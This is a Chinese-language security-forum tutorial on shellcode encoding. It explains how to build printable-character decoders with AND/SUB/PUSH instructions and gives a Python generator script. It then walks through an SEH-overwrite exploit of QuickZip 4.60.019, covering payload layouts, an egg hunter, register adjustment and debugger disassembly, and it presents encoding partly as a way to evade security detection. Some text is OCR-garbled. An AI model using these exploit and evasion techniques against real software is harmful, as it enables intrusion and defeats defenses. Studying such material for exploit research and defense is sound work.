Shellcode编码技术

treebacker / 2019-11-04 09:23:21 / 浏览数 5108 安全技术 二进制安全 顶(0) 踩(0)

0x01 为何编码

- 字符集的差异
  - 应用程序应用平台的不同，可能的字符集会有差异，限制exploit的稳定性。
- 绕过坏字符
  - 针对某个应用，可能对某些"坏字符"变形或者截断，破坏exploit。
- 绕过安全防护检测
  - 有很多安全检测工具是根据漏洞相应的exploit脚本特征做的检测，所以变形exploit在一定程度上可以"免杀"。

0x02 如何编码

- 简单的加解密
  - 用一段小巧的（以便可以在有限的字符集下实现）的代码加解密真正的shellcode。
- alpha2/3编译器
  - 基于特定的reg为基地址，指向shellcode起始处，就可以生成特定字符集的编码shellcode，用途很广泛。
- custom decoder
  - 一种用计算的方式产生可见字符形式的code，并压入栈上执行。

0x03 编码实现

custom decoder

以4bytes的代码为一个片段（DWORD），这是在32bits下，在64bits下可以以QWORD为一个片段。通过计算产生一个片段。如opcode

```
push edx = x52
pop eax = x58
jmp edx  = xffxe2
```

在内存中就是'\x52\x58\xff\xe2'，DWORD表示就是0xe2ff5852。我们如果计算得到0xe2ff5852也就可以得到相应的opcode。

计算原则，用到的计算数必须也是可见字符，最好只包含字母数字。

- 数字范围0x30 - 0x39，字母范围0x41-0x5a, 0x61 - 0x7a。

计算方式

先得到原始DWORD的相反数re_opcode。

```
0 - 0xe2ff0000 = 0x1d010000■■■■■1■■■
```

因此，我们用0减去re_opcode，就可以得到opcode，为什么用减法而不是加法直接得到opecode呢，以eax为例，sub eax, xx指令是'\x2d'合法的，而add eax, xx是"\x81\xC0"。

那么目的就很明确了，我们需要用0减去几个和为re_opcode的数得到opcode，一般是3个比较容易以可见字符组合起来。

以上re_opcode为例。

```
0x1d010000 = 0x5F555555 + 0x5F555555 + 0x5e555556
```

- 如何找到这样的组合呢？从低byte开始，除以3，不足的向前借1再除以3，使得结果在合法字符附近。注意借位细节。

计算得到opcode

```
set eax = 0     <== and eax, 0x554e4d4a  =>"x25x4Ax4Dx4Ex55".
               <== and eax, 0x2a313235  =>"x25x35x32x31x2A".
sub eax, 0x5F555555         => "\x2d\x55\x55\x55\x5f"
sub eax, 0x5F555555         => "\x2d\x55\x55\x55\x5f"
sub eax, 0x5e555556         => "\x2d\x56\x55\x55\x5e"
```

现在opcode在eax中，我们需要执行的话，最好的就是入栈。


```
push eax ==> '\x50'
```

- 自动化实现，由于每次操作太耗费时间，写了一个粗糙的脚本（暂时还没有融进Pycommand）

```python
# -*- coding: utf-8 -*-
import string
from struct import pack, unpack

#■■■■■■■■opcode■■■■■■
#input = ■■'\x90'■■■■■
#output = ■■■■■■■opcode■■■■■input■code

global rightBytes, lowst
rightBytes = string.printable
lowst = 0x30
global setEaxZero, push_eax, sub_eax, longFmt, fmt
setEaxZero = ((0x25, 0x55, 0x4e, 0x4d, 0x4a),
        (0x25, 0x2a, 0x31, 0x32, 0x35))
push_eax = 0x50
sub_eax = 0x2d
fmt = '\\x%x'
longFmt = fmt*5

def strToHex(src):
   hex_str = src.split('\\x')[1:]
   lenth = len(hex_str)
   if lenth % 4:
       nops = ['90'] * (4 - (lenth % 4))
       hex_str = nops + hex_str
   dword_str = []

   i = 0
   while i < len(hex_str):
       hex_str[i] = ord(hex_str[i].decode('hex'))
       i += 1

   i -= 1
   while i >= 3:
       dword_str.append((hex_str[i] << 24) | (hex_str[i-1] << 16) | (hex_str[i-2] << 8) | (hex_str[i-3]))
       i -= 4
   return dword_str


def GenerateOneByte(bt, flag):
   pass

def CalcOneDword(dw):
   dw = (0 - dw) & 0xffffffff              #■■■■
   ans = []
   mod = []
   byte_s = [((dw >> (i * 8)) & 0xff) for i in range(4)]       #■Dword■■■■byte, ■■■■
   fg = 0
   for i in range(4):
       bt = byte_s[i]
       if fg == 1:
           bt -= 1
           fg = 0
       if (bt / 3) < lowst:
           bt += 0x100
           fg = 1
       ans.append(bt / 3)
       mod.append(bt % 3)
   ans_ret = ((ans[0] & 0xff) | (ans[1] << 8) | (ans[2] << 16) | (ans[3] << 24))
   mod_ret = (((mod[0] + ans[0]) & 0xff) | ((mod[1] + ans[1]) << 8) | ((mod[2] + ans[2]) << 16) | ((mod[3] + ans[3]) << 24))

   return (ans_ret , ans_ret, mod_ret)

def GenerateOpcodes(calc_set):
   for one_set in calc_set:
       print  longFmt % setEaxZero[0]
       print longFmt % setEaxZero[1]
       for dw in one_set:
```

```
            print longFmt % (sub_eax,  dw&0xff, (dw>>8)&0xff, (dw>>16)&0xff, (dw>>24)&0xff)
        print fmt % push_eax

def GetOpcode():
    opcode = raw_input('Your opcode: ')
    return opcode

if __name__ == '__main__':
    opcode = GetOpcode()
    dword_str =  strToHex(opcode)
    calc_set = [CalcOneDword(dw) for dw in dword_str]
    GenerateOpcodes(calc_set)
```

用法示例，产生可以构造\x00\x00\xff\xe2机器码的costom_decoder。



0x04 exploit编写实践

目标是QuickZip 4.60.019 CVE-OSVDB-ID 62781

漏洞分析

缓冲区溢出，而且可以覆盖SEH。

计算出nSEH的偏移（XP SP3中文294）。

正常的SEH覆盖利用，如下方式构造payload


```
#1 payload = junk + short_jmp(nSEH) + SEH + nops + shellcode
```

但是，由于payload是作为zip下的文件名存在的，有一定的字符限制。该程序对特殊字符的变形、甚至截断，尤其是SEH的值是一个noSafeSeh模块的'pop pop ret'的地址，存在非法字符。导致shellcode并不在我们预想的地方。比如放在nSEH前。

```
#2 payload = junk + shellcode +  jmpback + nSEH + SEH + nops
```

但是我们前面提到了，nSEH前的偏移有限，所以这就限制了我们的shellcode的长度。

这里，显然会想到使用egg
hunter技术解决，前提是我们的1处的shellcode有没有加载到内存里。这里可以用mona插件的compare功能来做到，将Shellcode单独写入一个文件，在程序崩溃后



所以egg hunter是可行的。再次构造payload

```
#3 payload = junk + egg_hunter + nSEH + SEH + nops + shellcode
```

- 这样，我们的egg hunter是alpha3编码（基于edx寄存器的），那就有一个问题"如何满足基于的将egg hunter的地址给edx呢？毫无疑问，我们需要一段代码来调整edx。

为了更好的确定地址，我们将egg hunter放在payload的首，在nSEH处跳到调整edx的代码。

```
#4 payload = egg hunter + ajust_edx + nops + nSEH + SEH + nops + shellcode
```

- 那么问题来了，如何调整edx呢，我们可以在nSEH处下断点，看一下当前寄存器、栈的状态，看看有没有在egg hunter地址附近的值。如下图。

```
![](https://xzfile.aliyuncs.com/media/upload/picture/20191029124451-d803e2b4-fa06-1.png)

nSEH■■■0x13FBFC■■■294■■egg_hunter■■ = 0x13fAD6■■■■ebp■■■■■■
```

所以，下面的一段指令可以调整edx到egg hunter

```
sub ebp, 0x4e3
push ebp
pop edx
jmp edx
```

但是，这里的sub ebp, 0x4e3就包含坏字符。怎么办？

好吧Costom decoder登场了，将上面的代码使用之前提到的Costom decoder技术产生，并入栈。这时，我们只需要jmp esp就可以调整edx了，但是就又会出现一个问题"jmp esp"本身编码是坏字符。。。所以我们需要一个更好的方式，例如假如当Costom decoder完成后，我们恰好可以平滑地走到产生的code。也就是我们在执行真正的costom_decoder之前将esp调整到nSEH之前，和costom_decoder本身之前，留下足

```
#5 payload = egg hunter + costom_decoder + nops +  ajust_edx + nops + nSEH + SEH + nops + shellcode
```

如何调整esp？可以在栈上发现nSEH的地址，利用popad指令可以拿到ebx寄存器中，再push ebx，pop esp即可调整好esp；惊奇地发现我们能够顺利的走到ajust_edx而不需要jmp 指令。

看看调整前stack上的代码状态

```
0013FB9F  61              POPAD
0013FBA0  53              PUSH EBX
0013FBA1  5C              POP ESP
0013FBA2  25 554E4D4A     AND EAX,4A4D4E55
0013FBA7  25 2A313235     AND EAX,3532312A
0013FBAC  2D 3D37555F     SUB EAX,5F55373D
0013FBB1  2D 3737555F     SUB EAX,5F553737
0013FBB6  2D 3937565E     SUB EAX,5E563739
0013FBBB  50              PUSH EAX
0013FBBC  25 554E4D4A     AND EAX,4A4D4E55
0013FBC1  25 2A313235     AND EAX,3532312A
0013FBC6  2D 4A555555     SUB EAX,5555554A
0013FBCB  2D 48555555     SUB EAX,55555548
0013FBD0  2D 48545555     SUB EAX,55555448
0013FBD5  50              PUSH EAX
0013FBD6  25 554E4D4A     AND EAX,4A4D4E55
0013FBDB  25 2A313235     AND EAX,3532312A
0013FBE0  2D 25252A5C     SUB EAX,5C2A2525
0013FBE5  2D 25252A5C     SUB EAX,5C2A2525
0013FBEA  2D 26252A5C     SUB EAX,5C2A2526
0013FBEF  50              PUSH EAX
0013FBF0  90              NOP
0013FBF1  90              NOP
0013FBF2  90              NOP
0013FBF3  90              NOP
0013FBF4  90              NOP
0013FBF5  90              NOP
0013FBF6  90              NOP
0013FBF7  90              NOP
0013FBF8  90              NOP
0013FBF9  90              NOP
0013FBFA  90              NOP
0013FBFB  90              NOP
0013FBFC ^EB 80           JMP SHORT 0013FB7E
```

执行costom_decoder之后

```
0013FB9F  61              POPAD
0013FBA0  53              PUSH EBX
0013FBA1  5C              POP ESP
0013FBA2  25 554E4D4A     AND EAX,4A4D4E55
0013FBA7  25 2A313235     AND EAX,3532312A
0013FBAC  2D 3D37555F     SUB EAX,5F55373D
0013FBB1  2D 3737555F     SUB EAX,5F553737
0013FBB6  2D 3937565E     SUB EAX,5E563739
0013FBBB  50              PUSH EAX
0013FBBC  25 554E4D4A     AND EAX,4A4D4E55
0013FBC1  25 2A313235     AND EAX,3532312A
0013FBC6  2D 4A555555     SUB EAX,5555554A
0013FBCB  2D 48555555     SUB EAX,55555548
0013FBD0  2D 48545555     SUB EAX,55555448
0013FBD5  50              PUSH EAX
0013FBD6  25 554E4D4A     AND EAX,4A4D4E55
0013FBDB  25 2A313235     AND EAX,3532312A
0013FBE0  2D 25252A5C     SUB EAX,5C2A2525
0013FBE5  2D 25252A5C     SUB EAX,5C2A2525
0013FBEA  2D 26252A5C     SUB EAX,5C2A2526
0013FBEF  50              PUSH EAX
0013FBF0  90              NOP
0013FBF1  90              NOP
0013FBF2  81EB 26010000   SUB EBX,126
0013FBF8  53              PUSH EBX
0013FBF9  5A              POP EDX
0013FBFA  FFE2            JMP EDX
0013FBFC ^EB 80           JMP SHORT 0013FB7E
```

可以看到，我们生成的opcode(ajust_edx)直接送到了costom_decoder的下方，完全可以平滑地走到那里。（这里的ajust_edx根据执行完costom_decoder之后的状

接下来就是egg_hunter搜索shellcode并执行。

0x05 学习资源

- quickzip-stack-bof-0day
- Win32 egg hunter

点击收藏 | 1 关注 | 1

上一篇：一种对抗Unbalance Sta... 下一篇：CVE-2017-11882 Of...

1. 0 条回复
   - 动动手指，沙发就是你的了！